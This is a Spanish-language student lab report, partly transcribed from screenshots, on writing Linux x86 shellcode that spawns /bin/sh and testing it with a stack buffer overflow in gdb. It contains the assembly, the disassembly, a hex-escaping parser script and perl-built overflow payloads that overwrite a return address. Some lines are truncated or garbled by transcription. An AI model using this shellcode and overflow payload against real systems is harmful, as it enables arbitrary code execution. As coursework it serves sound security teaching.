


Esteban Leiva Montenegro 2020426227


Escribiendo el shellcode en asm



```
1 section .text
2 global _start
3 _start:
4 ; Store the argument string on stack
5 xor eax, eax ; clean register
6 push eax ; Use 0 to terminate the string
7 push "//sh";
8 push "/bin"
9 mov ebx, esp ;Get the string address
10
11 ;Construct the argument array argv[]
12 push eax ; argv[1]=0
13 push ebx ; argv[0] points to the cmd string I
14 mov ecx, esp ; Get the address of argv[]
15
```

```
$ pwd
/home/kali/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1
$ ^C
$ ^C
$ ^C
$ ^C
$ ^C
$ ^C
$ exit
(kali@kali) - [~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1]
```

Ejecutando el comando objdump



```
• $ objdump -Intel --disassemble shellcode.o

shellcode.o: file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
0: 31 c0 xor eax,eax
2: 50 push eax
3: 68 2f 2f 73 68 push 0x68732f2f
8: 68 2f 62 69 6e push 0x6e69622f
d: 89 e3 mov ebx,esp
f: 50 push eax
10: 53 push ebx
11: 89 e1 mov ecx,esp
13: 31 d2 xor edx,edx
15: 31 c0 xor eax,eax
```

Obteniendo el binario

The image shows a Kali Linux desktop environment with a terminal window open. The terminal title is 'T_Shellcode1 - Visual Studio Code'. The terminal content shows the command `xxd -p -c 20 shellcode.o` being executed, resulting in a long hexadecimal string. The background of the terminal has a large, faint Kali Linux logo. On the right side, the Explorer panel is visible, showing a file tree with various files and folders, including '1.png', '2.png', '3.png', 'date.png', 'shellcodet1EstebanIm.md', 'Untitled.jpeg', 'a.out', 'binary.txt', 'instructions.txt', 'parser.py', 'shellcode', 'shellcode.o', 'shellcode.s', 't5.pdf', 'test', and 'test.c'. The status bar at the bottom indicates the current file is 'main*' and the encoding is 'UTF-8'.

The screenshot displays the Visual Studio Code interface. The main editor window shows a file named `parser.py` with the following Python code:

```
1  
2 import sys  
3  
4 def parse_shellcode(shellcode):  
5     for i in range(0,len(shellcode)-1,2):  
6         print(f"\x{shellcode[i]}\x{shellcode[i+1]}", end="")  
7     parse_shellcode(sys.argv[1])  
8
```

The right sidebar shows the Explorer view with a folder named `T_Shellcode1` containing files like `instructions.txt`, `parser.py`, `python`, `shellcode`, `shellcode.o`, `shellcode.s`, and `README.md`.

The bottom panel shows the TERMINAL view with the command prompt `(kali@kali) - [~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1]`. The terminal output shows the execution of `$ python parser.py 31c050682f2f7368682f62696e89e3505389e131d231c0b00bcd80000000000002e74657874002e7368737472746162002e73796d746162002e737472746162`, resulting in a long string of hexadecimal characters being printed.

2 / 3

```
parse_shellcode(sys.argv[1])
```

Nota: Noté que el sistema operativo kali linux muestra solo la hora ya que trabajé en un usb booteable pero con este comando tomé la fecha en la que trabajé ese día

```

kali@kali: ~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1
File Actions Edit View Help
instructions.txt parser.py shellcode shellcode.o shellcode.s

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1]
$ cd ..

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad]
$ ls
README.md test.c T_Shellcode1

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad]
$ mv test.c T_Shellcode1

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad]
$ ls
README.md T_Shellcode1

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad]
$ cd T_Shellcode1

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1]
$ ls
instructions.txt parser.py shellcode shellcode.o shellcode.s test.c

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1]
$ gcc test.c

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1]
$ date
Sun Mar 31 06:58:28 PM UTC 2024

(kali@kali)~[~/Documents/Repositories/IC8071_Ciberseguridad/T_Shellcode1]
$

```

Testeando el shellcode

```

kali@kali: ~/Documents/Repositories/IC8071_Ciberseguridad-main/T_Shellcode1
File Actions Edit View Help
(gdb) run $(perl -e 'print "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x2
b0\x01\x31\xdb\xcd\x80" . "a"x69 ')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Documents/Repositories/IC8071_Ciberseguridad-main/T_Shellc
2\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\xb0\x89\xf3\x89\xe1\x31\xd2\xcd\x80\x
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0040122c in main ()
(gdb) x/40x $esp+28
0xbffeddcc: 0xec83c031 0x24048801 0x737a2f68 0x622f6868
0xbffeddec: 0x2f686e69 0x89727375 0xb05650e6 0x89f3890b
0xbffeddec: 0xcd231e1 0x3101b080 0x6180cddb 0x61616161
0xbffeede0: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeede4: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeede8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeedec: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeedf0: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeedf4: 0xb7c23700 0x00000001 0x00000000 0x00000078
0xbffeedf8: 0xb7c237c5 0x00000002 0xbffef14 0xbffef20
0xbffeedfc: 0xbffef80 0xb7e1dff4 0x004011d7 0x00000002

(gdb) run $(perl -e 'print "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x2
b0\x01\x31\xdb\xcd\x80" . "a"x69 . "b"x4 . "\xcd\xed\xff\xbf" ')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Documents/Repositories/IC8071_Ciberseguridad-main/T_Shellc
2\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\xb0\x89\xf3\x89\xe1\x31\xd2\xcd\x80\x
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0040122c in main ()
(gdb) x/40x $esp+28
0xbffeddcc: 0xec83c031 0x24048801 0x737a2f68 0x622f6868
0xbffeddec: 0x2f686e69 0x89727375 0xb05650e6 0x89f3890b
0xbffeddec: 0xcd231e1 0x3101b080 0x6180cddb 0x61616161
0xbffeede0: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeede4: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeede8: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeedec: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeedf0: 0x61616161 0x61616161 0x61616161 0x61616161
0xbffeedf4: 0x62626262 0xbffeddcc 0x00000000 0x00000078
0xbffeedf8: 0xb7c237c5 0x00000002 0xbffef14 0xbffef20
0xbffeedfc: 0xbffef80 0xb7e1dff4 0x004011d7 0x00000002

(gdb)

```

```

kali@kali: ~/Documents/Repositories/IC8071_Ciberseguridad-main/T_Shellcode1
File Actions Edit View Help
Breakpoint 1, 0x0040122c in main ()
(gdb) continue
Continuing.
Yo soy main() y no ejecuto ninguna otra funcion

Program received signal SIGSEGV, Segmentation fault.
0x0040124f in main ()
(gdb) run $(perl -e 'print "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x2
xe6\x50\x56\xb0\xb0\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Documents/Repositories/IC8071_Ci
int "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68
\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" . "a"x7
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthrea

Breakpoint 1, 0x0040122c in main ()
(gdb) q
A debugging session is active.

Inferior 1 [process 15208] will be killed.

Quit anyway? (y or n) y

(kali@kali)~[~/Documents/Repositories/IC8071_Cibersegurid
ad-main/T_Shellcode1]
$ date
Fri Apr 5 04:54:41 PM EDT 2024

(kali@kali)~[~/Documents/Repositories/IC8071_Cibersegurid
ad-main/T_Shellcode1]
$

```